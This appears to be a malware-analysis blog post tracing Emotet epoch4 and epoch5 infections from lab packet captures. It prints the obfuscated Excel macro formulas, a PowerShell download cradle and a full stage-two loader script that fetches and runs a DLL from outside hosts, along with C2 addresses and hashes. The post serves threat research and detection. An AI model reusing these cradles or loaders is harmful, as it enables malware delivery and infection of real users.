

# [QuickNote] Emotet epoch4 & epoch5 tactics

 kienmanowar.wordpress.com/2022/01/23/quicknote-emotet-epoch4-epoch5-tactics/

January 23, 2022



This article is based on samples collected by [Mr. Brad Duncan](#) through his excellent lab: [2022-01-20 \(THURSDAY\) – EMOTET EPOCH 4 AND EPOCH 5 INFECTIONS](#)

## Emotet epoch4:

The time of the initial infection in the pcap file ( [2022-01-20-Emotet-epoch4-infection-with-spambot-activity.pcap](#) ) is around **2022-01-20 19:37 UTC** , when the victim clicks on the link in the spam mail, they will access the address [mangaloresoundandlights\[.\]com](#) :

|                                 |       |                |       |         |                             |   |
|---------------------------------|-------|----------------|-------|---------|-----------------------------|---|
| 2022-01-20 19:37:43 10.1.20.102 | 49681 | 52.153.155.231 | 443   | TCP     |                             | 49681 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1                         |
| 2022-01-20 19:37:43 10.1.20.1   | 53    | 10.1.20.102    | 55027 | DNS     | mangaloresoundandlights.com | Standard query response 0x6d42 A mangaloresoundandlights.com A 104.21.41.29 A 172.67.159.58 |
| 2022-01-20 19:37:43 10.1.20.102 | 49682 | 104.21.41.29   | 80    | TCP     |                             | 49682 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1                          |
| 2022-01-20 19:37:43 10.1.20.102 | 49680 | 13.107.42.16   | 443   | TLSv1.2 | config.edge.skype.com       | Client Hello  |
| 2022-01-20 19:37:43 10.1.20.102 | 49681 | 52.153.155.231 | 443   | TLSv1.2 | api.edgeoffer.microsoft.com | Client Hello  |
| 2022-01-20 19:37:43 10.1.20.102 | 49682 | 104.21.41.29   | 80    | HTTP    | mangaloresoundandlights.com | GET /stage=lighting-frontend/qdJYcDpseR0Z/ HTTP/1.1   |
| 2022-01-20 19:37:43 10.1.20.102 | 49683 | 104.21.41.29   | 443   | TCP     |                             | 49683 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1                         |
| 2022-01-20 19:37:43 10.1.20.102 | 49683 | 104.21.41.29   | 443   | TLSv1.3 | mangaloresoundandlights.com | Client Hello  |



If the access is successful, the victim will be asked to download an Excel file similar to the image below (this file will have a random name after each access. As in [Mr. Brad Duncan's summary](#), the file he downloaded has file name: **12772684608453.xls** ):

```

Wireshark - Follow HTTP Stream (tcp.stream eq 10) - 2022-01-20-Emotet-epoch4-infection-with-spambot-activity.pcap
GET /stage-lighting-frontend/qmDjYcDpzeR0Z/ HTTP/1.1
Host: mangaloresoundandlights.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36 Edg/97.0.1072.62
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en

HTTP/1.1 301 Moved Permanently
Date: Thu, 20 Jan 2022 19:37:43 GMT
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: max-age=3600
Expires: Thu, 20 Jan 2022 20:37:43 GMT
Location: https://mangaloresoundandlights.com/stage-lighting-frontend/qmDjYcDpzeR0Z/
Report-To: [{"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v3?s=leFXFvb6errRCjXFnp3jVouDP9TQIducQ8jdLlnCsSM1NLbgCve11Zghx4IqRH10a%28G1fRikcp8vFvAssmR1uKhq0buwpxOn0UgekNAu3zLJT0fsh860tvKK1JbFnIuAHEe%2BNAffjvFmwaHE%3D"}],"group":"cf-nel","max_age":604800}]
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Vary: Accept-Encoding
Server: cloudflare
CF-RAY: 6d0ac250f80c8dfd-MIA
alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

```

## File 'Preview Complaint Report in XLS' is ready for open

Didn't work? Try open again.

[Preview XLS](#)

Analyzing the downloaded xls file, this file uses XLM macro, when the victim opens and allows macro for executing, it will call **mshta.exe** to load the **fe2.html** file at the address **hxxp://0xb907d607**:

```

remnux@remnux:~/Downloads/emotet_epoch4$ mshta 4420619926.xls
21fc12ef8a4a4ba5b38a383fa7e70c88 4420619926.xls
remnux@remnux:~/Downloads/emotet_epoch4$ mshta 4420619926.xls
4420619926.xls: Composite Document File V2 Document, Little Endian, OS: Windows, Version 10.0, Code page: 1251, Author: xxx, Last Saved By: xxx, Name of Creating Application: Microsoft Excel, Create Time/Date: T
hu Jan 20 19:00:43 2022, Last Saved Time/Date: Thu Jan 20 19:07:37 2022, Security: 0

```

```

FullEvaluation . SET.NAME(!!!,cmd /c m"sh"t"a h"tt"p:"//0xb907d607/fer/fe2.html)
PartialEvaluation . =EXEC(cmd /c m"sh"t"a h"tt"p:"//0xb907d607/fer/fe2.html)
End . HALT()

```

The host contains a hexadecimal representation of the IP address. Using **CyberChef**, I can convert the hexadecimal numbers to retrieve the real IP address: **185[.]7[.]214[.]7**

The pcap file has result similar to the following:

```

2022-01-20 19:38:52 10.1.20.102 49692 185.7.214.7 80 [TCP] 49692 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
2022-01-20 19:38:53 10.1.20.102 49692 185.7.214.7 80 HTTP 185.7.214.7 GET /fer.html HTTP/1.1

```

The above html file contains javascript, so **mshta.exe** will execute this script:



|                     |             |       |                |       |      |                        |   |
|---------------------|-------------|-------|----------------|-------|------|------------------------|---|
| 2022-01-20 19:30:57 | 10.1.20.102 | 49693 | 185.7.214.7    | 80    | HTTP | 185.7.214.7            | GET /fer/fer.png HTTP/1.1   |
| 2022-01-20 19:30:58 | 10.1.20.102 | 61780 | 10.1.20.1      | 53    | DNS  | peterpolz.to:create.eu | Standard query 0x9114 A peterpolz.to:create.eu                                    |
| 2022-01-20 19:30:58 | 10.1.20.1   | 53    | 10.1.20.102    | 61780 | DNS  | peterpolz.to:create.eu | Standard query response 0x9114 A peterpolz.to:create.eu A 185.46.123.38           |
| 2022-01-20 19:30:58 | 10.1.20.102 | 49694 | 185.46.123.38  | 80    | TCP  |                        | 49694 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1                |
| 2022-01-20 19:30:58 | 10.1.20.102 | 49694 | 185.46.123.38  | 80    | HTTP | peterpolz.to:create.eu | GET /cgi-bin/tor09w8lQe/ HTTP/1.1   |
| 2022-01-20 19:30:59 | 10.1.20.102 | 57511 | 10.1.20.1      | 53    | DNS  | fr7.am05288.cc         | Standard query 0xa13c A fr7.am05288.cc  |
| 2022-01-20 19:30:59 | 10.1.20.1   | 53    | 10.1.20.102    | 57511 | DNS  | fr7.am05288.cc         | Standard query response 0xa13c A fr7.am05288.cc A 128.199.157.63                  |
| 2022-01-20 19:30:59 | 10.1.20.102 | 49695 | 128.199.157.63 | 80    | TCP  |                        | 49695 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1                |
| 2022-01-20 19:30:59 | 10.1.20.102 | 49695 | 128.199.157.63 | 80    | HTTP | fr7.am05288.cc         | GET /-/Q7qLFrK35labnybsnc/ HTTP/1.1   |
| 2022-01-20 19:30:22 | 10.1.20.102 | 49696 | 131.100.24.231 | 80    | TCP  |                        | 49696 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1                |
| 2022-01-20 19:30:22 | 10.1.20.102 | 49696 | 131.100.24.231 | 80    | TCP  |                        | TCP Reset (RST) 0x5298 cc [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| 2022-01-20 19:30:26 | 10.1.20.102 | 49697 | 131.100.24.231 | 80    | TCP  |                        | 49697 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1                |
| 2022-01-20 19:30:28 | 10.1.20.102 | 49698 | 144.217.88.125 | 443   | TCP  |                        | 49698 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1               |

From the Dll file provided by Mr. Brad Duncan as well as the Dll file that I downloaded, it is easy to unpack the emotet core Dll:

| Filename                         | MD5                              | SHA1                                     | CRC32    | SHA-256              |
|----------------------------------|----------------------------------|--|----------|----------------------|
| 2022-01-20-Emotet-epoch4-DLL.bin | 77c73d26ba33afda929ab21ff35ce827 | 1b00f3b2b0c1da31581a316ff22bf01bc6eaf680 | ded6903c | 931cf2ec23e034d8677c |
| ssd_00380000_dumped_core_dll.bin | 77c73d26ba33afda929ab21ff35ce827 | 1b00f3b2b0c1da31581a316ff22bf01bc6eaf680 | ded6903c | 931cf2ec23e034d8677c |

With Emotet's core Dll unpacked, I can find and extract C2 configuration information as well as the keys used to encrypt traffic and verify data:

```

.text:1001EEB7  pop     ebp
.text:1001EEB8  ret
.text:1001EEB8  sub_1001E0FD endp
.text:1001EEB8
.text:1001EEB9  ; ===== S U B R O U T I N E =====
.text:1001EEB9  ;
.text:1001EEB9  ; int __usercall sub_1001EEB9@eax(int a1@edx, int
.text:1001EEB9  sub_1001EEB9 proc near
.text:1001EEB9  ; CODE XREF
.text:1001EEB9  ; sub_1000D
.text:1001EEB9
.text:1001EEB9  var_10 = dword ptr -10h
.text:1001EEB9  var_C = dword ptr -0Ch
.text:1001EEB9  var_8 = dword ptr -8
.text:1001EEB9  var_4 = dword ptr -4
.text:1001EEB9  a3 = dword ptr 4
.text:1001EEB9  a4 = dword ptr 8
.text:1001EEB9  a5 = dword ptr 0Ch
.text:1001EEB9
.text:1001EEB9  sub     esp, 10h
.text:1001EEB9  push  esp
.text:1001EEB9  mov    ebx, [esp+14h+a5]
.text:1001EEC1  push  ebp
.text:1001EEC1  push  esi
.text:1001EEC3  push  edi
.text:1001EEC4  push  ebx
.text:1001EEC5  push  [esp+24h+a4]
.text:1001EEC9  push  [esp+28h+a3]
.text:1001EECD  push  edx
.text:1001EECE  push  ecx
.text:1001EECF  call  nullsub_1
.text:1001EECF
.text:1001EED4  mov    [esp+34h+var_C], 0C502E2h
.text:1001EEDC  xor    edx, edx
.text:1001EEDC  shl   [esp+34h+var_C], 0Fh

```

```

===== C2 List =====
131.100.24.231:80
209.59.138.75:7080
103.8.26.103:8080
51.38.71.0:443
212.237.17.99:8080
79.172.212.216:8080
207.38.84.195:8080
104.168.155.129:8080
178.79.147.66:8080
46.55.222.11:443
103.8.26.102:8080
192.254.71.219:443
45.176.232.124:443
203.114.109.124:443
51.68.175.8:8080
58.227.42.236:80
45.142.114.231:8080
217.182.143.207:443
178.63.25.185:443
45.118.115.99:8080
103.75.201.2:443
104.251.214.46:8080
158.69.222.101:443
81.0.236.90:443
45.118.135.203:7080
176.104.106.96:8080
212.237.56.116:7080
216.158.226.206:443
173.212.193.249:8080
50.116.54.215:443
138.185.72.26:8080
41.76.108.46:8080
212.237.5.209:443
107.182.225.142:8080
195.154.133.20:443
162.214.50.39:7080
110.232.117.186:8080

```

```

===== ECS1 Key =====
-----BEGIN PUBLIC KEY-----
MFkwEYyHkoZiZj0CAQYIKoZiZj0DAQoDQgAEQ90tsTY3Aw9Hwz26N9y5+be9Xoov
pqHyD6F5DRt19ThosAoeP1s/e5Adj1yxhmV8Gg3zw1ysSPBgHjzdxY+Q==
-----END PUBLIC KEY-----

===== ECK1 Key =====
-----BEGIN PUBLIC KEY-----
MFkwEYyHkoZiZj0CAQYIKoZiZj0DAQoDQgAE86M1t04uK/Q1Vs0Ktck+fPEQ3cuw
TyCz+gIgzky2DB5E1r60DubJw5q9Tr2dj8/gEFS0TIEEjgLTuqx+58sdg==
-----END PUBLIC KEY-----

C:\Users\REM\Desktop\Emotet\epoch4>

```

The results obtained are similar to the analysis at <https://tria.ge/220121-wxp5xaafb2>. As described by Mr. Brad Duncan, 33 minutes after the initial infection, the victim was turned into a spam-bot after being infected by the malware.


| Time                | Source      | Source Port | Destination   | Destination Port | Protocol | Host | Server Name | Info   |
|---------------------|-------------|-------------|---------------|------------------|----------|------|-------------|--|
| 2022-01-20 20:10:44 | 10.1.20.102 | 49889       | 143.90.14.135 | 587              | SMTP/IMF |      |             | from: "Mike Smith - Hangout" <fevs-tec@hkg.odn.ne.jp>, subject: RE: RE: Yamaha V-Star Classic, (t... |
| 2022-01-20 20:12:00 | 10.1.20.102 | 49909       | 208.55.245.53 | 25               | SMTP/IMF |      |             | from: "Md. Azizul Hakim" <pagos@naryo.com.ar>, subject: Re: Requesting to consume the 09 models B... |
| 2022-01-20 20:21:11 | 10.1.20.102 | 51121       | 45.77.72.79   | 25               | SMTP/IMF |      |             | from: "Yahoo - Assistant General Manager" <cjhoadsmstht196@ultr.com>, subject: Sukanto Kamto, ...    |
| 2022-01-20 20:21:12 | 10.1.20.102 | 51121       | 45.77.72.79   | 25               | SMTP/IMF |      |             | from: "gmail - Assistant General Manager" <cjhoadsmstht196@ultr.com>, subject: , (text/html)         |
| 2022-01-20 20:22:05 | 10.1.20.102 | 51214       | 45.77.62.157  | 587              | SMTP/IMF |      |             | from: "Mary Ellen Handley" <pargo@ziona-andina.net>, subject: Re: This weekend's campout, (tex...    |

## Emotet epoch5:

The time of the initial infection in the pcap file ( **2022-01-20-Emotet-epoch5-infection-with-spambot-activity.pcap** ) is around **2022-01-20 17:46 UTC** , when the victim clicks on the link in the spam mail, they will access the address **mt.yoshimax[.]net** :

|  |
|--|
| 2022-01-20 17:46:29 10.1.20.101 49679 13.107.42.16 443 TLSv1.2 config.edge.skype.com Client Hello  |
| 2022-01-20 17:46:29 10.1.20.101 52700 10.1.20.1 53 DNS mt.yoshimax.net Standard query 0xc315 A mt.yoshimax.net   |
| 2022-01-20 17:46:29 10.1.20.101 57827 10.1.20.1 53 DNS api.edgeoffer.microsoft.com Standard query 0x026 A api.edgeoffer.microsoft.com  |
| 2022-01-20 17:46:29 10.1.20.1 53 10.1.20.1 57827 DNS api.edgeoffer.microsoft.com Standard query response 0x026 A api.edgeoffer.microsoft.com CNAME bingadsedgeextension-prod.traff.. |
| 2022-01-20 17:46:29 10.1.20.101 49680 52.153.155.231 443 TCP Standard query response 0xc315 A mt.yoshimax.net  |
| 2022-01-20 17:46:29 10.1.20.1 53 10.1.20.1 52700 DNS Standard query response 0xc315 A mt.yoshimax.net A 219.94.162.178   |
| 2022-01-20 17:46:29 10.1.20.101 49681 219.94.162.178 80 TCP 49681 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1   |
| 2022-01-20 17:46:29 10.1.20.101 49680 52.153.155.231 443 TLSv1.2 api.edgeoffer.microsoft.com Client Hello  |
| 2022-01-20 17:46:29 10.1.20.101 49681 219.94.162.178 80 HTTP GET /air/667533-670628/?name=Eddie%20Money HTTP/1.1   |
| 2022-01-20 17:46:30 10.1.20.101 57829 10.1.20.1 53 DNS www.google.com Standard query 0x238f A www.google.com   |
| 2022-01-20 17:46:30 10.1.20.1 53 10.1.20.1 57829 DNS www.google.com Standard query response 0x238f A www.google.com A 142.250.130.105 A 142.250.130.103 A 142.250.130...             |

At the time of blogging, this address is no longer accessible. Therefore, I will use the files that **Mr. Brad Duncan** provided for further analysis:



## Forbidden

You don't have permission to access this resource. Server unable to read htaccess file, denying access to be safe

| Packet | Hostname                   | Content Type                                     | Size       | Filename            |
|--------|----------------------------|--|------------|---------------------|
| 511    | mt.yoshimax.net            | text/html  | 72 kB      | ?name=Eddie%20Money |
| 717    | mt.yoshimax.net            | application/vnd.openxmlformats-officedocument... | 50 kB      | ?i=1                |
| 942    | 185.7.214.7                | text/html  | 11 kB      | fe1.html            |
| 952    | 185.7.214.7                | image/png  | 1094 bytes | fe1.png             |
| 1594   | kastamonulezzetrehberi.com | application/x-msdownload                         | 573 kB     | EXnOJ               |
| 1691   |                            |  | 1460 bytes |                     |

Analyze excel file: **2022-01-20-Emotet-epoch5-Excel-file.bin** . Similar to the above epoch4, its macro code is as follows:

```
FUSCATED EXCEL4/XLM MACRO FORMULAS:
FullEvaluation      , SET.NAME(111,cmd /c m$sh$tt$A h$tt$P$:/^/0xb907d607/fer/fe1.html)
PartialEvaluation   , =EXEC(cmd /c m$sh$tt$A h$tt$P$:/^/0xb907d607/fer/fe1.html)
End                 , HALT()
```

The javascript in the file **2022-01-20-Emotet-epoch5-fe1.html.txt** when executed will spawn powershell process to download the png file (also a powershell script):

```
PROCESS: powershell [3624]
FILE: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CMDLINE: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noexit $c1='{{GOOGLE}}
{{GOOGLE}}Ne{{GOOGLE}} {{GOOGLE}}w{{GOOGLE}}-Obj{{GOOGLE}}ec{{GOOGLE}} {{GOOGLE}}t N{{GOOGLE}} {{GOOGLE}}et{{GOOGLE}}.W
{{GOOGLE}} {{GOOGLE}}e'.replace('{{GOOGLE}}', ''); $c4='bc{{GOOGLE}}li{{GOOGLE}} {{GOOGLE}}en{{GOOGLE}} {{GOOGLE}}
t).D{{GOOGLE}} {{GOOGLE}}ow{{GOOGLE}} {{GOOGLE}}nl{{GOOGLE}} {{GOOGLE}} {{GOOGLE}}o'.replace('{{GOOGLE}}', '');
$c3='ad{{GOOGLE}} {{GOOGLE}}St{{GOOGLE}}rin{{GOOGLE}} {{GOOGLE}}g{{GOOGLE}} (''ht{{GOOGLE}}tp
{{GOOGLE}}://185.7.214.7/fer/fe1.png''').replace('{{GOOGLE}}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X
$JI|I`E`X
```

The content of the file **fe1.png** is as follows:

```

2022-01-20-Emotet-epoch5-fe1.png.txt x
1 $path = "C:\Users\Public\Documents\ssd.dll";
2 $url1 = 'http://kastamonulezzetrehberi.com/cszc/EXn0J/';
3 $url2 = 'http://papercrowndillustrations.com/bvp9yk/iTD5WQoYxczIkJz/';
4 $url3 = 'http://rankwpfront.onrender.com/c6owf1/giybddDU5rk8vC/';
5 $url4 = 'http://phumyhungcorp.com/wp-content/jQubwvvu7BhEEctJJ/';
6 $url5 = 'https://primeanalytics.com/Fox-SS/CICLU/';
7 $url6 = 'http://myshoppee.com/Fox-C404/UnJC7Wa7MtDct/';
8 $url7 = 'http://23.254.231.129/urmeds4me.com/qb725b0/';
9 $url8 = 'http://geetanjaliconstructions.com/gallery_js/j0au/';
10 $url9 = 'http://markat.thinkgeniux.live/0hbg/fu5HRP6Gw/';
11 $url10 = 'https://matrockdrill.com/___MACOSX/TkKBmTWK8Xk/';
12
13 $web = New-Object net.webclient;
14 $urls =
15 "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10".split(",");
16 foreach ($url in $urls) {
17     try {
18         $web.DownloadFile($url, $path);
19         if ((Get-Item $path).Length -ge 30000) {
20             [Diagnostics.Process];
21             break;
22         }
23     } catch {}
24 }
25 Sleep -s 4;cmd /c C:\Windows\SysWow64\rundll32.exe
   'C:\Users\Public\Documents\ssd.dll',AnyString;
26

```

Like above, this script also browses the urls to download the dll file and saves it as **ssd.dll** . Then, call **rundll32.exe** to execute the **ssd.dll** file saved at the path **"C:\Users\Public\Documents\ssd.dll"** .

The screenshot displays three windows related to the malware analysis:

- Network Traffic:** A packet capture showing a GET request to `kastamonulezzetrehberi.com/cszc/EXn0J/` with a response size of 30,000 bytes.
- HashMyFiles:** A window showing the hashes for the file `2022-01-20-Emotet-epoch5-DLL.bin`:
 

| Filename                         | MD5                              | SHA1                                      | CRC32    | SHA-256              |
|----------------------------------|----------------------------------|---|----------|----------------------|
| 2022-01-20-Emotet-epoch5-DLL.bin | 6d570344123d0c4a151c51b756a89d22 | 23547a5dfed019a99a2631b4f6b2d714144682... | 440286ef | 64eb1279ce29f9775487 |
- Exeinfo PE:** A window showing PE header details for `2022-01-20-Emotet-epoch5-DLL.bin`:
  - File: 2022-01-20-Emotet-epoch5-DLL.bin
  - Entry Point: 0002C654
  - File Offset: 0002C654
  - Linker Info: 8.00
  - File Size: 0008C000h
  - DLL 32 bit- Library image: RES/OVL : 5 / 0 %
  - Microsoft Visual C++ ver. 8.0 DLL - cmp [esp][8],1
  - Lamer Info - Help Hint - Unpack info: 0 ms.
  - Not packed, try www.olydbg.de or x64 debug www.x64dbg.com

Easily unpack to get Emotet core DLL:

| Filename                              | MDS                              | SHA1                                      | CRC32    | SHA-256        |
|---------------------------------------|----------------------------------|---|----------|----------------|
| 2022-01-20-emetet-epoch5-core_dll.bin | 389a252d65498fce438738a5f9b5000e | 871a3be7c9ee57c705e5caa5f1c887da9aaa79... | ed9ae179 | 03d9ed197cbb92 |

| Offset | Name              | Value    | Meaning                          |
|--------|-------------------|----------|----------------------------------|
| 24400  | Characteristics   | 0        |                                  |
| 24404  | TimeDateStamp     | 61DD46D0 | Tuesday, 11.01.2022 08:58:56 UTC |
| 24408  | MajorVersion      | 0        |                                  |
| 2440A  | MinorVersion      | 0        |                                  |
| 2440C  | Name              | 25032    | X.dll                            |
| 24410  | Base              | 1        |                                  |
| 24414  | NumberOfFunctions | 1        |                                  |

| Offset | Ordinal | Function RVA | Name RVA | Name              | Forwarder |
|--------|---------|--------------|----------|-------------------|-----------|
| 24428  | 1       | F1CB         | 25038    | DllRegisterServer |           |

With Emotet's core Dll unpacked, I can extract C2 configuration information as well as the keys used to encrypt traffic and verify data:

```

= C2 List=
45.138.98.34:80
69.126.218.101:8080
51.210.242.234:8080
185.148.168.228:8080
142.4.219.173:8080
54.38.242.185:443
191.252.103.16:80
104.131.62.48:8080
62.171.178.147:8080
217.182.143.207:443
168.197.250.14:80
37.44.244.177:8080
66.42.57.149:443
210.57.209.142:8080
159.69.237.108:443
116.124.128.206:8080
128.199.192.135:8080
195.154.146.35:443
185.148.168.15:8080
195.77.239.39:8080
207.148.81.119:8080
85.214.67.203:8080
190.90.233.66:443
78.46.73.125:443
78.47.204.80:443
37.59.209.141:8080
54.37.228.122:443
  
```

```

ECK1 Key
-----BEGIN PUBLIC KEY-----
MFkwEwYHKoZIzj0DAQYIKoZIzj0DAQcDQgAE9c8agzVaJ1GMJPLKq0YfRjJZUXVI
1AZwAnOq0JrEKHWCQ+8CHuAlXqmKH6WRBndWlmdM/YvqKFH36nqZVNA==
-----END PUBLIC KEY-----
  
```

The results obtained are similar to the analysis at <https://tria.ge/220123-j3vw5afee!>. As described by Mr. Brad Duncan, 26 minutes after the initial infection, the victim was turned into a spam-bot after being infected by the malware.

| Time                | Source      | Source Port | Destination    | Destination Port | Protocol | Host | Server Name | Info  | Data Hex | Data |
|---------------------|-------------|-------------|----------------|------------------|----------|------|-------------|---|----------|------|
| 2022-01-20 18:16:46 | 10.1.20.101 | 50477       | 200.57.145.142 | 587              | SHTP/ZIP |      |             | from: "Claudio Andres Adonis Gomez" <semnuevos@jilotepegm.com.mx>, subject: FW: SE SUSPENDE ACTO...           |          |      |
| 2022-01-20 18:16:43 | 10.1.20.101 | 53065       | 209.71.208.9   | 25               | SHTP/ZIP |      |             | from: "terukazu hirayama" <t-hirayama@tescom-japan.co.jp>, subject: sbruce@coadyconst.ca, subject: Fw: gar... |          |      |
| 2022-01-20 18:16:43 | 10.1.20.101 | 53065       | 209.71.208.9   | 25               | SHTP/ZIP |      |             | from: "TUT-878?PEHMcGFjAxBHY2ndS24gT33nVn5penfJ4a0UvWm1E0hGfjAxBHY21vbn1kZ0hcn3V6dxQy6y2j3p02...              |          |      |
| 2022-01-20 18:16:44 | 10.1.20.101 | 53065       | 209.71.208.9   | 25               | SHTP/ZIP |      |             | from: "TUT-878?PEHMcGFjAxBHY2ndS24gT33nVn5penfJ4a0UvWm1E0hGfjAxBHY21vbn1kZ0hcn3V6dxQy6y2j3p02...              |          |      |
| 2022-01-20 18:16:44 | 10.1.20.101 | 53065       | 209.71.208.9   | 25               | SHTP/ZIP |      |             | from: "TUT-878?PEHMcGFjAxBHY2ndS24gT33nVn5penfJ4a0UvWm1E0hGfjAxBHY21vbn1kZ0hcn3V6dxQy6y2j3p02...              |          |      |
| 2022-01-20 18:16:45 | 10.1.20.101 | 53065       | 209.71.208.9   | 25               | SHTP/ZIP |      |             | from: "TUT-878?PEHMcGFjAxBHY2ndS24gT33nVn5penfJ4a0UvWm1E0hGfjAxBHY21vbn1kZ0hcn3V6dxQy6y2j3p02...              |          |      |
| 2022-01-20 18:16:45 | 10.1.20.101 | 53065       | 209.71.208.9   | 25               | SHTP/ZIP |      |             | from: "TUT-878?PEHMcGFjAxBHY2ndS24gT33nVn5penfJ4a0UvWm1E0hGfjAxBHY21vbn1kZ0hcn3V6dxQy6y2j3p02...              |          |      |
| 2022-01-20 18:16:46 | 10.1.20.101 | 53065       | 209.71.208.9   | 25               | SHTP/ZIP |      |             | from: "TUT-878?PEHMcGFjAxBHY2ndS24gT33nVn5penfJ4a0UvWm1E0hGfjAxBHY21vbn1kZ0hcn3V6dxQy6y2j3p02...              |          |      |
| 2022-01-20 18:16:47 | 10.1.20.101 | 53065       | 209.71.208.9   | 25               | SHTP/ZIP |      |             | from: "TUT-878?PEHMcGFjAxBHY2ndS24gT33nVn5penfJ4a0UvWm1E0hGfjAxBHY21vbn1kZ0hcn3V6dxQy6y2j3p02...              |          |      |
| 2022-01-20 18:16:49 | 10.1.20.101 | 53065       | 209.71.208.9   | 25               | SHTP/ZIP |      |             | from: "TUT-878?PEHMcGFjAxBHY2ndS24gT33nVn5penfJ4a0UvWm1E0hGfjAxBHY21vbn1kZ0hcn3V6dxQy6y2j3p02...              |          |      |
| 2022-01-20 18:16:49 | 10.1.20.101 | 53065       | 209.71.208.9   | 25               | SHTP/ZIP |      |             | from: "TUT-878?PEHMcGFjAxBHY2ndS24gT33nVn5penfJ4a0UvWm1E0hGfjAxBHY21vbn1kZ0hcn3V6dxQy6y2j3p02...              |          |      |
| 2022-01-20 18:16:50 | 10.1.20.101 | 53065       | 209.71.208.9   | 25               | SHTP/ZIP |      |             | from: "TUT-878?PEHMcGFjAxBHY2ndS24gT33nVn5penfJ4a0UvWm1E0hGfjAxBHY21vbn1kZ0hcn3V6dxQy6y2j3p02...              |          |      |
| 2022-01-20 18:16:50 | 10.1.20.101 | 53065       | 209.71.208.9   | 25               | SHTP/ZIP |      |             | from: "TUT-878?PEHMcGFjAxBHY2ndS24gT33nVn5penfJ4a0UvWm1E0hGfjAxBHY21vbn1kZ0hcn3V6dxQy6y2j3p02...              |          |      |
| 2022-01-20 18:16:51 | 10.1.20.101 | 53065       | 209.71.208.9   | 25               | SHTP/ZIP |      |             | from: "TUT-878?PEHMcGFjAxBHY2ndS24gT33nVn5penfJ4a0UvWm1E0hGfjAxBHY21vbn1kZ0hcn3V6dxQy6y2j3p02...              |          |      |
| 2022-01-20 18:16:52 | 10.1.20.101 | 53065       | 209.71.208.9   | 25               | SHTP/ZIP |      |             | from: "TUT-878?PEHMcGFjAxBHY2ndS24gT33nVn5penfJ4a0UvWm1E0hGfjAxBHY21vbn1kZ0hcn3V6dxQy6y2j3p02...              |          |      |

Other notes:

I also observed another Emotet spam campaigns using octal representations of IP addresses, [the malicious Excel file](#) also uses XML macro to run the malware once the document is opened and enabled by victim.

```
OBfuscated EXCEL4/XLM MACRO FORMULAS:  
, FullEvaluation , SET.NAME('cmd /c mΛshΛtΛΛ hΛttΛpΛ:Λ/0056.0151.0121.0114/c.html')  
, PartialEvaluation , =EXEC(cmd /c mΛshΛtΛΛ hΛttΛpΛ:Λ/0056.0151.0121.0114/c.html)  
, End , HALT()
```

With the help of [CyberChef](#) we can decode this IP address:

The screenshot shows the CyberChef web interface. On the left, the 'Recipe' panel is active, showing a 'Change IP format' step. The 'Input format' is set to 'Octal' and the 'Output format' is set to 'Dotted Decimal'. The 'Input' field on the right contains the octal IP address '0056.0151.0121.0114', which is highlighted with a red box. A red arrow points from this input to the 'Output' field, which contains the decoded dotted decimal IP address '46.105.81.76', also highlighted with a red box. The interface includes various other tools like 'Fork', 'Find / Replace', and 'Ignore errors'.

**Refs:**

Regards,

**m4n0w4r**

[View at Medium.com](#)